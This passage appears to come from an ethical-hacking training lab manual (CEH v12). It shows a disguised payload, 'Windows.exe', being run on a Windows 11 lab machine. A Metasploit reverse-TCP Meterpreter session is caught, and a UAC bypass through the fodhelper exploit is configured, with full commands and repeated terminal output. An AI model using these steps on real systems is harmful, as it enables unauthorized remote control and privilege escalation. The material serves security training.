
17. Click on **Windows.exe** to download the file.



18. Once you click on the **Windows.exe** file, the **Opening Windows.exe** pop-up appears click on **Save File**.



19. Double-click the Windows.exe file. The **Open File - Security** Warning window appears; click **Run**.



20. Leave the **Windows 11** machine running and click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

```

[+] metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50171) at 2022-04-06 12:27:31 -0400

meterpreter >

```

21. The Meterpreter session has successfully been opened, as shown in the screenshot.

22. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The user has run the "use exploit/multi/handler" command, selected a "generic/shell_reverse_tcp" payload, and configured the lhost and lport to 10.10.1.13 and 444 respectively. A successful Meterpreter session was opened from 10.10.1.13:444 to 10.10.1.11:50171. The user then runs "sysinfo" to display the target machine's details, which include Computer: WINDOWS11, OS: Windows 10 (10.0 Build 22000), Architecture: x64, System Language: en_US, Domain: WORKGROUP, Logged On Users: 2, and Meterpreter: x86/windows.

```
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post      ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops      ]
+ -- --=[ 9 evasion      ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50171) at 2022-04-06 12:27:31 -0400

meterpreter > sysinfo
Computer       : WINDOWS11
OS             : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >
```

23. Type **getuid** and press **Enter**, to display current user ID.

The screenshot shows the continuation of the msfconsole session. After running "use exploit/multi/handler" and "run", the user issues the "getuid" command, which returns "Server username: Windows11\Admin", indicating the current user ID is Admin.

```
+ -- --=[ 9 evasion      ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50171) at 2022-04-06 12:27:31 -0400

meterpreter > sysinfo
Computer       : WINDOWS11
OS             : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > getuid
Server username: Windows11\Admin
meterpreter >
```

24. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

25. Type **background** and press **Enter**, to background the current session.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit session configuration:

```
Metasploit tip: Enable HTTP request and response logging with set HttpTrace true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50171) at 2022-04-06 12:27:31 -0400

meterpreter > sysinfo
Computer       : WINDOWS11
OS      Windows.exe : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > getuid
Server username: Windows11\Admin
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

26. Type **search bypassuac** and press **Enter**, to get the list of bypassuac modules.

Note: In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command "search bypassuac" has been entered, and the results are displayed in a table format:

#	Name	Disclosure Date	Rank	Check	Desc
0	exploit/windows/local/bypassuac_windows_store_filesys	2019-08-22	manual	Yes	Wind
1	exploit/windows/local/bypassuac_windows_store_reg	2019-02-19	manual	Yes	Wind
2	exploit/windows/local/bypassuac	2010-12-31	excellent	No	Wind
3	exploit/windows/local/bypassuac_injection	2010-12-31	excellent	No	Wind
4	exploit/windows/local/bypassuac_injection_winsxs	2017-04-06	excellent	No	Wind
5	exploit/windows/local/bypassuac_vbs	2015-08-22	excellent	No	Wind
6	exploit/windows/local/bypassuac_comhijack	1900-01-01	excellent	Yes	Wind
7	exploit/windows/local/bypassuac_eventvwr	2016-08-15	excellent	Yes	Wind
8	exploit/windows/local/bypassuac_sdclt	2017-03-17	excellent	Yes	Wind
9	exploit/windows/local/bypassuac_silentcleanup	2019-02-24	excellent	No	Wind

27. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.

28. Type **set session 1** and press **Enter**.

29. Type **show options** in the meterpreter console and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The user is configuring an exploit in Metasploit Framework (msf6). The session is set to session 1. The payload is set to windows/meterpreter/reverse_tcp. The exploit target is Windows x86. The LHOST is currently set to 10.10.1.13 and LPORT to 4444.

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):
Name      Current Setting  Required  Description
----      -----          -----    -----
SESSION      1            yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC    process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      10.10.1.13      yes       The listen address (an interface may be specified)
LPORT      4444           yes       The listen port

Exploit target:
Id  Name
--  --
0   Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) >
```

30. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.

31. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

32. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.